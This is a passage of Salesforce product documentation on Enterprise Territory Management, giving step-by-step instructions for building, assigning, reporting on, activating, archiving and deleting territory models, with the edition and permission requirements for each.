Available in: **Developer** and **Performance** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To create a territory type:

- "View Setup and Configuration"

  AND

  "Manage Territories"

Create a Territory Model Record

The first step in building your territory model is creating the record that connects the other elements, including territories, user assignments, and account assignments. When you create a territory model record, Salesforce generates a territory hierarchy for it.

Note: This information applies to Enterprise Territory Management only, not to previous versions of Territory Management.

Your organization's Salesforce edition determines the number of territory models you can create in production and sandbox orgs. This limit includes models created by cloning.

Edition	Number of Models in Production Orgs	Number of Models in Sandbox Orgs
Developer	4	4
Enterprise	2	2
Performance	4	4
Unlimited	4	4

1. From Setup, enter *Territory Models* in the Quick Find box, then select **Territory Models**.
2. Click **New Territory Model**.
3. Define the label and description fields.
4. Click **Save**.

SEE ALSO:

Enterprise Territory Management Limits

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** and **Performance** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To create a territory model record:

- "View Setup and Configuration"

  AND

  "Manage Territories"

Create Territories

Create territories as you build your organization's territory model. When you create a territory, it appears on the model's territory hierarchy.

Note: This information applies to Enterprise Territory Management only, not to previous versions of Territory Management.

By default, each territory model can have up to 1,000 territories.

1. Open the territory model where you want to create the territory.
2. If you need to, select **Tree View** from the drop-down to show the model's territory hierarchy, including any existing territories.
3. To create a top-level territory, hover over the territory model name and click **Create Territory**. To create a child territory from an existing territory, hover over the territory name and click **Create Territory**.
4. On the New Territory page, define the territory: give it a meaningful label, choose its territory type. If the territory requires *different* user access for accounts and opportunities than the *default* user access for those records, define the territory's user access levels.
5. Click **Save**.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** and **Performance** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To create territories:

- "View Setup and Configuration"

  AND

  "Manage Territories"

Create and Preview Territory Account Assignments

You assign accounts to territories by either creating rules that assign them automatically or adding them manually. Rules can be configured to apply to both parent territories and their descendents. Manual assignments apply only to the territory where they are made.

Note: This information applies to Enterprise Territory Management only, not to previous versions of Territory Management.

Before you commit to your model's account assignments, you should preview them by running assignment rules and related reports while the model is in `Planning` state. When you're satisfied with your planned account assignments, change the model to `Active` state. Then, run assignment rules again so that your territories include affected accounts that were created or updated during the activation process.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** and **Performance** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

Use Rules to Assign Accounts to Territories

Create and run rules that automatically assign new or edited accounts to territories. A rule identifies one or more characteristics you use to define that territory, and tells Enterprise Territory Management to assign accounts with those characteristics to that territory automatically. If your territory is in `Planning` state, running rules lets you *preview* account assignments. If your territory is in `Active` state when you run rules, accounts are assigned to territories according to your rules.

Manually Assign Accounts to a Territory

Accounts that are not assigned to territories by rules can be assigned manually to one or more territories, one territory at a time. Manual assignment is useful for accounts that have unique characteristics and therefore can't be assigned by rules.

Preview Territory Account Assignments

Before you activate a territory model, you should preview and validate its territory account assignments. Preview assignments by running assignment rules when the model is in `Planning` state. Also verify your manual assignments.

Identify Users in Territories Assigned to an Account

Accounts and users are assigned to territories independently, but when an account is assigned to a territory, that territory's users have access to the account. It's easy to find out who those users are by looking at the account record.

Use Rules to Assign Accounts to Territories

Create and run rules that automatically assign new or edited accounts to territories. A rule identifies one or more characteristics you use to define that territory, and tells Enterprise Territory Management to assign accounts with those characteristics to that territory automatically. If your territory is in `Planning` state, running rules lets you *preview* account assignments. If your territory is in `Active` state when you run rules, accounts are assigned to territories according to your rules.

Note: This information applies to Enterprise Territory Management only, not to previous versions of Territory Management.

Tip: It's a best practice *not* to assign a rule to a territory if that rule is a child of another rule *already assigned* to the territory. To find out what rules apply to a territory, just open the territory's record detail page and look at the Assignment Rules Assigned to this Territory related list. If a rule has `Apply to Child Territories` selected, do not assign the rule separately to child territories.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** and **Performance** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To create rules within your territories:

- "Customize Application"
  "Manage Territories"

1. From the territory model hierarchy, open the territory where you want to create a rule.
2. On the detail page, in the Assignment Rules Defined in this Territory related list, click **New**.
3. Note: If your org has enabled state and country picklists, territory assignment rules using states as a criteria must use `contains` matching instead of `equals` matching.

   On the rule edit page, enter a name for the new rule and define selection criteria.
4. If you want the rule to also apply to the current territory's descendents, select the **Apply to child territories** checkbox.
5. If you want the rule to run automatically whenever a user creates or edits an account, select the **Active** checkbox.
6. Click **Save** to save the rule and return to the territory detail page.
7. (Optional) In the Assignment Rules Defined in This Territory related list, click **Run Rules**.
   You'll receive an email when the process is complete.

Example: Rules can work together within territories and child territories. For example, you create a territory called Western States, with child territories Washington, Oregon, and California. From the Western States territory record, you create a rule that assigns accounts in Washington, Oregon, and California to that territory. You apply that rule to child territories and then, from the California territory record, you create a rule that assigns accounts in California to the California territory.

For any child territories for the California territory, you don't need to specify the state in the criteria if you mark the California territory rule as inheritable to child territories. Instead, you can use more specific criteria, such as ZIP code or industry.

SEE ALSO:

Activating Assignment Rules and Applying them to Descendant Territories

Manually Assign Accounts to a Territory

Accounts that are not assigned to territories by rules can be assigned manually to one or more territories, one territory at a time. Manual assignment is useful for accounts that have unique characteristics and therefore can't be assigned by rules.

Note: This information applies to Enterprise Territory Management only, not to previous versions of Territory Management.

1. From the territory model hierarchy, open the territory where you want to assign one or more accounts.
2. On the territory's detail page, in the Manually Assigned Accounts related list, click **Add Accounts** to see a list of your organization's accounts. Adjust the list view if you need to.
3. In the `Available` related list, select the checkbox for each account you want to assign. If you need to view more records, click **More** beneath the list.
   Each selected account appears in the Selected related list.
4. Click **Assign**.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** and **Performance** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To assign accounts manually within your territories:

- "View Setup and Configuration"

  AND

  "Manage Territories"

Preview Territory Account Assignments

Before you activate a territory model, you should preview and validate its territory account assignments. Preview assignments by running assignment rules when the model is in `Planning` state. Also verify your manual assignments.

Note: This information applies to Enterprise Territory Management only, not to previous versions of Territory Management.

Important: To protect data quality, you cannot modify a territory until you receive the email confirming that the rules have been run successfully. If rules do not run successfully, follow instructions provided in the email for troubleshooting specific issues.

1. Open the record for the territory model whose assigned accounts you want to preview and click **View Hierarchy**.
2. Verify that the model is in `Planning` state.
3. Click **Run All Rules**.
   When rules are finished running, we'll send an email to let you know. Processing may take some time, depending on the size and complexity of your organization.
4. From the territory model hierarchy, open each territory and descendent affected assignment rules. Also open territories that have manual account assignments.
5. On the territory detail page, click **View Accounts** to see assigned accounts. The `Method` column indicates how each account was assigned: by a rule or manually.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** and **Performance** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To preview territory model account assignments:

- "View Setup and Configuration"

  AND

  "Manage Territories"

Note: If you make changes to the rules for a territory, you must run rules again to view those changes. In this case, you may want to run rules on that territory only. To do so, navigate to the territory's detail page, scroll to the Assignment Rules Defined in this Territory related list, and click **Run Rules**.

Identify Users in Territories Assigned to an Account

Accounts and users are assigned to territories independently, but when an account is assigned to a territory, that territory's users have access to the account. It's easy to find out who those users are by looking at the account record.

Note: This information applies to Enterprise Territory Management only, not to previous versions of Territory Management.

1. Open the account record that has territories assigned.
2. Identify the users from the Users in Assigned Territories related list.

   Note: The `Modified Date` field in this related list tells the last time the user territory association record was modified. It may or may not indicate when the user was assigned to the territory.

Example: Six sales reps are assigned to the East Coast territory. Because XYZ Publishing is also assigned to the East Coast territory, the six sales reps in the territory appear in the Users in Assigned Territories related list on the XYZ Publishing account record.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** and **Performance** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To view users in territories from `Active`, `Planning`, or `Archived` territory models that are assigned to an account:

- "View Setup and Configuration"

  AND

  "Manage Territories"

To view users in territories in the `Active` territory model that are assigned to an account:

- "View Setup and Configuration"

Manually Assign One or More Territories to an Account

Assign one or more territories to an account directly from the account record. Only territories that belong to models in `Planning` or `Active` state can be assigned to accounts.

Note: This information applies to Enterprise Territory Management only, not to previous versions of Territory Management.

1. Open the account you want to assign territories to.
2. On the account's detail page, in the Assigned Territories related list, click **Assign Territories** to see a list of your organization's territories. Adjust the list view if you need to.
3. Select the territory model that contains the territories you want to associate.
4. In the `Available` related list, select the checkbox for each territory you want to assign. If you need to view more records, click **More** beneath the list.
   Each selected territory appears in the Selected related list.
5. Click **Assign**.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** and **Performance** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To assign territories manually within your accounts:

- "View Setup and Configuration"

  AND

  "Manage Territories"

To view territories from `Active`, `Planning`, or `Archived` territory models that are assigned to an account:

- "View Setup and Configuration"

  AND

  "Manage Territories"

To view territories assigned from the `Active` territory model that are assigned to an account:

- "View Setup and Configuration"

Manually Assign One or More Assignment Rules to a Territory

Assign one or more object assignment rules to a territory directly from the territory record. Available rules come from the territory model the territory belongs to.

Note: This information applies to Enterprise Territory Management only, not to previous versions of Territory Management.

Territories can have up to 15 assignment rules each.

1. Open the territory you want to assign rules to.
2. On the territory's detail page, in the **Assignment Rules Assigned to This Territory** related list, click **Assign Rules** to see a list of rules available in the model.
3. In the `Available` related list, hover over the names of available rules to view the details of their criteria. Select the checkbox for each rule you want to assign to the territory. If you need to view more rules, click **More** beneath the list.
   Each selected rule appears in the Selected related list.
4. Apply selected rules to child territories as appropriate.
5. Click **Assign**.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** and **Performance** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To assign rules to a territory:

- "View Setup and Configuration"

  AND

  "Manage Territories"

Manually Assign a Territory to an Opportunity

On an opportunity record, you can assign and track the territory whose assigned sales reps work that opportunity. Manual territory assignments are controlled by your sharing access to the opportunity's assigned (parent) account. When you assign a territory to an opportunity, that opportunity is shared with all Salesforce users assigned to that territory's parent in the territory model's hierarchy.

Note: This information applies to Enterprise Territory Management only, not to previous versions of Territory Management.

Users who *have* sharing access to the opportunity's account can assign *any* territory from the active model to the opportunity. Those who *do not* can assign *only* a territory that is *also* assigned to the opportunity's account. For manual territory assignments, Salesforce suggests opportunities assigned to the territory's account, but those with sharing access can search for and assign any territory in the active territory model.

1. Open the opportunity record.
2. In the `Territory` field, specify the territory you want to assign.
3. Save the opportunity record.

Example: The Utel.com account has six opportunities and two territories (East Coast and West Coast). They can assign East Coast, West Coast, or any other territory within the active model to any or all of those six opportunities. One of their sales reps has sharing access to the account assigned to one of the opportunities, so she can assign any territory to that opportunity. For the other five opportunities, she does not have sharing access to assigned accounts, for each of those, she can only assign a territory that is already assigned to the opportunity's assigned account.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** and **Performance** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To manually assign territories to opportunities:

- "View Setup and Configuration"

  AND

  "Manage Territories"

Run the Opportunity Territory Assignment Filter

The opportunity territory assignment filter assigns territories to opportunities based on the filter logic in the Apex class.

1. From Setup, enter *Manage Territories* in the Quick Find box, then select **Settings**.
2. Verify these settings.
   - Filter-based opportunity territory assignment is enabled.
   - An Apex class is specified.
3. From Setup, enter *Manage Territories* in the Quick Find box, then select **Territory Models**.
4. View the active territory model's hierarchy.
5. Click **Run Opportunity Filter**, and then select options for the opportunities and date ranges to include.
6. Run the opportunity filter.
   When the job is complete, you receive an email.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** and **Performance** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To run the opportunity territory assignment filter:

- "View Setup and Configuration"

  AND

  "Manage Territories"

Clone a Territory Model

Cloning lets you make a copy of a territory model that you can use to test out different territory characteristics. The new model includes the original's territories, assignment rules, users, and manually assigned accounts. Only models in Planning, Active, or Archived state can be cloned. When cloning is complete, the new model is in Planning state.

Note: This information applies to Enterprise Territory Management only, not to previous versions of Territory Management.

After the cloning process is complete, the new territory model it creates is in Planning state.

1. Open the territory model you want to clone.
2. Click **Clone**.
3. Define the label and description fields.
4. Click **Save**.
   The model state changes to Cloning while Salesforce processes your request. Cloning may take some time, depending on the size and complexity of your model. When the process is complete, we'll send you an email to let you know

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** and **Performance** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To clone a territory model:

- "View Setup and Configuration"

  AND

  "Manage Territories"

SEE ALSO:

Enterprise Territory Management Limits

Assign Users to Territories

Assign users to the territories they will operate in to sell products and services. You can assign users to territories that belong to models in `Active` or `Planning` state, though assignments made within `Planning` state models are for planning purposes only: they *do not* affect user access to records.

Note: This information applies to Enterprise Territory Management only, not to previous versions of Territory Management.

1. From the territory model hierarchy, open the territory where you want to assign users.
2. On the territory's detail page, in the Assigned Users related list, click **Manage Users**.
3. On the Assign Users page, select or search for the user you want to add.
4. Click **Save**.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** and **Performance** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To assign users to territories:

- "View Setup and Configuration"

  AND

  "Manage Territories"

Identify Territory Users by Territory Role

Keep track of user functions within territories by creating territory roles and assigning them to territory users as needed. Users can even have different roles in different territories.

Note: This information applies to Enterprise Territory Management only, not to previous versions of Territory Management.

Example: For example, you might create roles like Territory Owner, Sales Manager, Product Specialist, or Sales Representative.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** and **Performance** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

Define a Picklist for Territory User Roles

Add territory roles to the UserTerritoryAssociation object's `Role in Territory` picklist so you can select roles for territory users. The Role in Territory picklist you define can be used for all territories in `Active` or `Planning` state.

Assign Territory Roles to Users

Assign territory roles to identify the roles of users within territories.

SEE ALSO:

Add or Edit Picklist Values

Define a Picklist for Territory User Roles

Add territory roles to the UserTerritoryAssociation object's `Role in Territory` picklist so you can select roles for territory users. The Role in Territory picklist you define can be used for all territories in `Active` or `Planning` state.

Note: This information applies to Enterprise Territory Management only, not to previous versions of Territory Management.

1. From the object management settings for user territory associations, go to the fields area.
2. Click **Role in Territory**, and then click **New**.
3. Enter the picklist values you want and click **Save**.
   The values you entered are now available for selection from the `Role in Territory` picklist on the territory's Users Assigned edit page.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** and **Performance** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To define picklists:
- "Customize Application"

Assign Territory Roles to Users

Assign territory roles to identify the roles of users within territories.

Note: This information applies to Enterprise Territory Management only, not to previous versions of Territory Management.

1. Make sure you have created a Role in Territory picklist so you have some roles to select for users.
2. Open the record of the territory where you want to assign territory roles.
3. In the Assigned Users list, click **Edit** next to the name of a user to whom you're assigning a territory role.
4. From the `Role in Territory` picklist, select the user's territory role.
5. Click **Save**.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** and **Performance** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To assign territory roles to users:
- View Setup and Configuration

  AND

  "Manage Territories"

Activate a Territory Model

When you're satisfied with the structure of your territory model and its territory account assignments, you're ready to activate it. Remember that you can also maintain models in `Planning` and `Archived` states for further modeling and reference.

Note: This information applies to Enterprise Territory Management only, not to previous versions of Territory Management.

Important: Only one model can be in the `Active` state at one time in your organization, and you can only activate a model that is in the `Planning` state. After activating a model, you cannot reset it to `Planning` state: you can only set it to `Archived` state.

1. If you need to, preview account assignments before activating the model.
2. Open the record for the territory model you want to activate and click **View Hierarchy**.
3. Click **Activate**.
   The model state changes to `Activating` while Salesforce processes your request. Activation may take some time, depending on the size and complexity of your model. When the process is complete, we'll send you an email to let you know.

SEE ALSO:

Territory Model State

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** and **Performance** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To activate a territory model:
- "View Setup and Configuration"

  AND

  "Manage Territories"

Configure Enterprise Territory Management Permissions and Access for Administrators and Users

An important step in implementing Enterprise Territory Management is making sure the right users can access the right territory model elements, records, and record elements.

Note: This information applies to Enterprise Territory Management only, not to previous versions of Territory Management.

1. Make sure you understand how permissions affect territory model and record access in Enterprise Territory Management.
2. Assign user permissions as needed.
3. Add the Assigned Territories related list to your account page layouts. This list lets administrators manually assign territories to accounts and it lets users can identify which territories are assigned to their accounts. Make sure the related list includes the standard and custom fields (if any) that administrators and users need to view.
4. Add the Users in Assigned Territories related list to your account page layouts. This list lets administrators and users see all users assigned to the territories that are assigned to an account, according to their permissions. Make sure the related list includes the standard and custom fields (if any) that administrators and users need to view.
5. Add the `Territory` field to your Opportunity page layouts. This field lets administrators and sales managers manually assign a territory to an opportunity from a list of the territories assigned to the opportunity's account. Add the `Territory Name` and `Territory Description` fields to Opportunity list views and reports so that users can identify assigned territories there.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** and **Performance** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To assign user permissions:
- "Manage Users"

To create, edit, and delete page layouts:
- "Customize Application"

6. Add any custom buttons, links, or actions you've created to territory page layouts.

SEE ALSO:

- How Do Permissions Affect Feature and Data Access in Enterprise Territory Management?
- Profiles
- Permission Sets
- Enhanced Page Layout Editor User Interface Elements

Run Assignment Rules for a Territory

Run account assignment rules for any territory that has rules defined and belongs to a territory model in `Planning` or `Active` state. If your territory is in `Planning` state, running rules lets you *preview* account assignments. If your territory is in `Active` state when you run rules, accounts are assigned to territories according to your rules.

Note: This information applies to Enterprise Territory Management only, not to previous versions of Territory Management.

1. Open the hierarchy for the territory model the territory model belongs to.
2. In the tree view or list view, find the territory you want to run rules for.
3. In list view, click **Run Rules**. In tree view, hover over the territory name and then click **Run Rules**. If you want to view the territory record's details, including its assigned rules, *before* you run its rules, open the record and then click the **Run Rules** button in the Assignment Rules Assigned to This Territory related list.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** and **Performance** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To run rules within your territories:

- "Customize Application"

  AND

  "Manage Territories"

Find Out Which Territories an Assignment Rule Applies To

If you use rules to assign accounts to territories, it can be helpful to find out which territories a single rule applies to.

Note: This information applies to Enterprise Territory Management only, not to previous versions of Territory Management.

1. From Setup, enter *Territory Models* in the Quick Find box, then select **Territory Models** to view a list of your organization's territory models.
2. Find the model in which the rule operates and click **View Rules** to see a list of all the rules associated to the model and its territories.
3. Click the rule name and look for the territories it applies to in the Assigned Territories related list.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** and **Performance** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To view assignment rule details:

- "Customize Application"

  AND

  "Manage Territories"

Create Custom Report Types for Enterprise Territory Management Reports

Organizations using Enterprise Territory Management can run reports that show account assignments, user assignments, and more. Set up custom report types so sales managers and other users can create the reports they need.

Note: This information applies to Enterprise Territory Management only, not to previous versions of Territory Management.

1. Make sure you're familiar with custom report types and the general steps for creating and maintaining them.
2. Create custom report types relating these objects and configuring them as necessary. Make all fields available for reporting. Add each report to the Territory Management report type category. Provide a clear name and description for each report type so users who create reports can understand which one to use for their needs.

Report (Topics for selected reports are linked)	A (Primary Object)	B	C
Accounts assigned to territories	Accounts	Territories Select **"A" records must have related "B" records**.	–
Accounts not assigned to territories	Accounts	Territories Select **"A" records may or may not**	–

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** and **Performance** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To create or update custom report types:

- "Manage Custom Report Types"

To delete custom report types:

- "Modify All Data"

Report (Topics for selected reports are linked)	A (Primary Object)	B	C
		have related "B" records.	
Territories with assigned accounts	Territory Models	Territories	Territory-Assigned Records Select **"B" records must have related "C" records**.
Territories without assigned accounts	Territory Models	Territories	Territory-Assigned Records Select **"B" records may or may not have related "C" records**.
Users assigned to territories	Users	Territories Select **"A" records must have related "B" records**.	–
Users not assigned to territories	Users	Territories Select **"A" records may or may not have related "B" records**.	–
Territories with assigned users	Territory Models	Territories	Users Select **"B" records must have related "C" records**.
Territories without assigned users	Territory Models	Territories	Users Select **"B" records may or may not have related "C" records**.
Summarizable account information by territory	Accounts	Territories Select **Each "A" record must have at least one related "B" record**.	–

3. Deploy the report types you want to make available to users.
4. Let users know that they can create reports using these custom report types.

SEE ALSO:

Create a Custom Report Type

Report on Accounts Assigned to Territories

Manage account assignments to sales territories by reporting on which accounts have been assigned to territories. See which accounts belong to which territories.

Note: This information applies to Enterprise Territory Management only, not to previous versions of Territory Management.

1. Make sure your organization has a custom report type that links the Accounts and Territories objects. It should specify that the Accounts object *must* have related Territory records and it should make all fields on these objects available for reporting.
2. Create your report: click the Reports tab, then click **New Report**.
3. From the Territory Management category, select the custom report type created for this report.
4. Click **Create**.
5. Make sure that the Accounts field *Account Name* and the Territories field *Label* appear on the report. If they do not, add them.
6. (Optional) Filter the report results. To show data from territory models in Active state *only*, from the Filters drop-down list, select *Field Filter*. Configure the filter options to show *Territory Model: Label equals <name of active territory model>* and then click **OK**. From the **Show** field, to filter by account ownership, select *My accounts*, *My team's accounts*, or *My territory teams' accounts*. To filter by user territory assignment, select *My territories' accounts*.

   Important: If you later activate a different territory model, make sure you update the territory model name variable in this report.
7. Add any other fields you find useful for this report.
8. Save the report and run it.
9. (Optional) Summarize information by Accounts field *Account Name* to show each account along with the number of territories it's assigned to.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** and **Performance** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To run reports:
- "Run Reports"

To schedule reports:
- "Schedule Reports"

To create, edit, and delete reports:
- "Create and Customize Reports"

  AND

  "Report Builder"

Report on Territories Without Assigned Accounts

Manage account assignments to sales territories by reporting on which territory models' territories do not have assigned accounts.

Note: This information applies to Enterprise Territory Management only, not to previous versions of Territory Management.

1. Make sure your organization has a custom report type that links the Territory Models, Territories, and Territory-Assigned Records objects. It should specify that the Territories object *may or may not* have related Territory-Assigned records and should make all fields on these objects available for reporting.
2. Create your report: click the Reports tab, then click **New Report**.
3. From the Territory Management category, select the custom report type created for this report.
4. Click **Create**.
5. Make sure that the Territory Models field `Label` and the Territories field `Label` appear on the report. If they do not, add them.
6. From the `Filters` drop-down list, select `Cross Filter`. Configure the filter options to show `Territories without Territory-Assigned Records` and then click **OK**. Configure the filter options to show `Object equals Account`.
7. If you want to show data from territory models in `Active` state *only*, from the `Filters` drop-down list, select `Field Filter`. Configure the filter options to show `State equals Active` and then click **OK**.
8. Add any other fields you find useful for this report.
9. Save the report and run it.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** and **Performance** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To run reports:
- "Run Reports"

To schedule reports:
- "Schedule Reports"

To create, edit, and delete reports:
- "Create and Customize Reports"

  AND

  "Report Builder"

Report on Users Not Assigned to Territories

Manage user assignments to sales territories by reporting on which users have not been assigned to territories.

Note: This information applies to Enterprise Territory Management only, not to previous versions of Territory Management.

1. Make sure your organization has a custom report type that links the Users and Territories objects. It should specify that the Users object *may or may not* have related Territories records and should make all fields on these objects available for reporting.
2. Create your report: click the Reports tab, then click **New Report**.
3. From the Territory Management category, select the custom report type created for this report.
4. Click **Create**.
5. Make sure that the Users field *`Full Name`* and the Territories field *`Label`* appear on the report. If they do not, add them.
6. From the `Filters` drop-down list, select *`Cross Filter`*. Configure the filter options to show *`Users without Territories`* and then click **OK**.
7. If you want to show data from territory models in `Active` state *only*, from the `Filters` drop-down list, select *`Field Filter`*. Configure the filter options to show *`Territory Model: Label equals <name of active territory model>`* and then click **OK**.

   Important: If you later activate a different territory model, make sure you update the territory model name variable in this report.
8. Add any other fields you find useful for this report.
9. Save the report and run it.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** and **Performance** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To run reports:
- "Run Reports"

To schedule reports:
- "Schedule Reports"

To create, edit, and delete reports:
- "Create and Customize Reports"

  AND

  "Report Builder"

Report on Territories with Assigned Users

Manage user assignments to sales territories finding out which territory models' territories have users assigned. See which assigned users belong to which territories.

Note: This information applies to Enterprise Territory Management only, not to previous versions of Territory Management.

1. Make sure your organization has a custom report type that links the Territory Models, Territories, and Users objects. It should specify that the Territory object *must* have related Users records and make all fields on these objects available for reporting.
2. Create your report: click the Reports tab, then click **New Report**.
3. From the Territory Management category, select the custom report type created for this report.
4. Click **Create**.
5. Make sure that the Territory Models field `Label`, the Territories field `Label` , and the Users field `Full Name` appear on the report. If they do not, add them.
6. If you want to show data from territory models in `Active` state *only*, from the `Filters` drop-down list, select `Field Filter`. Configure the filter options to show `State equals Active` and then click **OK**.
7. Add any other fields you find useful for this report.
8. Save the report and run it.
9. (Optional) Summarize information by Territory object field `Label` to show each territory with the users assigned to it.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** and **Performance** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To run reports:
- "Run Reports"

To schedule reports:
- "Schedule Reports"

To create, edit, and delete reports:
- "Create and Customize Reports"

  AND

  "Report Builder"

Report on Summarizable Account Fields by Territory

Gauge territory size by reporting on summarizable account data, such as annual revenue or number of employees.

Note: This information applies to Enterprise Territory Management only, not to previous versions of Territory Management.

1. Make sure your organization has a custom report type that links the Accounts and Territories objects. It should specify that the Accounts object *must have* at least one Territory object record and should make all fields on these objects available for reporting.
2. Create your report: click the Reports tab, then click **New Report**.
3. From the Territory Management category, select the custom report type created for this report.
4. Click **Create**.
5. Select *Matrix Format* for the report.
6. From the Territories field list, select the *Label* field. Drag it to create a row grouping.
7. From the Accounts field list, select the *Account Name* field. Drag it to create a row grouping.
8. From the Accounts field list, select summarizable fields, such as *Annual Revenue* and *Employees*, to show those totals. Drag them into the summarizable fields area. When prompted, select the *Sum* checkbox.
9. (Optional) Filter the report results. From the **Show** field, to filter by account ownership, select *My accounts*, *My team's accounts*, or *My territory teams' accounts*. To filter by user territory assignment, select *My territories' accounts*.
10. Add any other fields you find useful for this report.
11. Run the report and make sure it shows the data and the arrangement you want.
12. Summarize information by the Territories field *Label* to total all the summarizable field values by territory.
13. Save the report.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** and **Performance** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To run reports:
- "Run Reports"

To schedule reports:
- "Schedule Reports"

To create, edit, and delete reports:
- "Create and Customize Reports"

  AND

  "Report Builder"

Archive a Territory Model

Archiving a territory model deactivates it in your organization, but the model remains in your territory model list, where you can reference its associated assignment rules and the resulting account-to-territory assignments generated by the rules. You can only archive a model that is in the `Active` state. After archiving a model, you cannot return it to the `Active` state or the `Planning` state.

Note: This information applies to Enterprise Territory Management only, not to previous versions of Territory Management.

1. From Setup, enter *Territory Models* in the `Quick Find` box, then select **Territory Models**.
2. Click **Edit** next to the territory model you want to archive.
3. Choose **Archiving** from the `State` drop-down.
   The model state changes to `Archiving` while Salesforce processes your request. When processing is complete, the model state changes to `Archived`, and you receive a confirmation via email. This may take some time, depending on the size and complexity of your organization.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** and **Performance** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To archive a territory model:
- "Manage Territories"

Delete a Territory Model

Delete a territory model if your organization no longer actively uses the model for territory management or reference. You can't delete an active territory: the model must be in `Planning` or `Archived` state.

Note: This information applies to Enterprise Territory Management only, not to previous versions of Territory Management.

Deleting a territory model also deletes all its associated territories and account assignments. You can't cancel the process or restore a deleted model. The process may take several hours, so we'll send you an email when it's complete.

1. From Setup, enter *`Territory Models`* in the `Quick Find` box, then select **Territory Models**.
2. Find the model in the list. Check the value in the **State** column to make sure the model is in the `Planning` or `Archived` state.
3. Click **Del**.
4. Later, check your email for confirmation that the deletion process is complete.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** and **Performance** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS


To delete a territory model:
- "Manage Territories"

View and Manage Assignment Rules at the Territory Model Level

If you want to view and manage account assignment rules at a high level, you can. Start from the territory model record to create, edit, or view rules for the model's territories. From the model-level list of rules, you can view rule criteria, or open a rule record to find out which territories it's assigned to, if any.

Note: This information applies to Enterprise Territory Management only, not to previous versions of Territory Management.

1. From Setup, enter *`Territory Models`* in the `Quick Find` box, then select **Territory Models**.
2. Click **View Rules** next to the territory model whose rules you want to manage.
